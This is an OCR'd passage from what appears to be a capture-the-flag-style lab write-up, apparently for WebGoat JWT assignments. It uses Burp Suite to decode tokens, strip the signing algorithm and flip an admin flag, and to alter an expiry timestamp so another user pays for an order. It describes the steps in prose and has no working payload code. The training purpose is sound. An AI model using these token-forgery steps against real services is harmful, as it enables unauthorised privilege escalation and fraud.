

Fig 2.6

(Method to capture request)

Now, in burp suite we have got request. Simply, send this request to repeater



Fig 2.7

(Captured Request on Burpsuite)

Now in repeater, send this request to response, we can see in response that only admin can reset votes. So,we have to be admin.

Now copy token access control value.



Fig 2.8

(Sending manipulated request using repeater in Burpsuite)

Now, paste the token we copied in JWT.IO.Now we know many things about the token and which algorithm it uses.



Fig 2.9

(Anatomy of JWT Token using jwt.io)

Now, In burp suite under decoder, just decode the token as base64 we copied, part by parts. Let's see pictures for reference



Fig 2.10

(Decoding the token using Burpsuite Decoder)

Now in order to be admin, we need to remove the algorithm and false value to true, let's do it. The updated token we got should be copied in notepad for reference.



Fig 2.11

(Manipulating the Toekn to carry out Task)

Now, in repeater just paste updated token we copied in notepad, as shown in picture. With sending request, you will message of success in response means we have successfully exploited vulnerability and we can become admin and

reset the votes.



Fig 2.12

(Sending the manipulated Token to server using Repeater)

So, now paste this token in a proxy request and forward it to task. You will see a message with congratulations, you completed the assignment.



Fig 2.13

(Succesful completion of Task)

Task 2

Refreshing a token

It is important to implement a good strategy for refreshing an access token. This assignment is based on a vulnerability found in a private bug bounty program on Bug crowd, you can read the full write up here

Assignment

From a breach of last year, the following log file is available here Can you find a way to order the books but let Tom pay for them?



Fig 2.14

(Overview of the Task)

It is written over there to click a button, so when we click it, we will get to a window, showing a token of our assignment.



Fig 2.15

(Logs captured)

Now we will go to iwt.io and paste our key. We will see what important things our token contains like username and secret key.



Fig 2.16

(Anatomy of the jwt-token)

We will now change timestamp to make expiry date valid and will copy new timestamp and paste it to our token in iwt.io.



Fig 2.17

(Changing the Time format to edit the jwt token using epoch-converter)



Fig 2.18

(Editing the Timestamp of the Tokenn)

Now, will capture requests by clicking on remove with the help of burp suite.



Fig 2.19

(Browser view of the task)

Now, we have captured our request on proxy.



F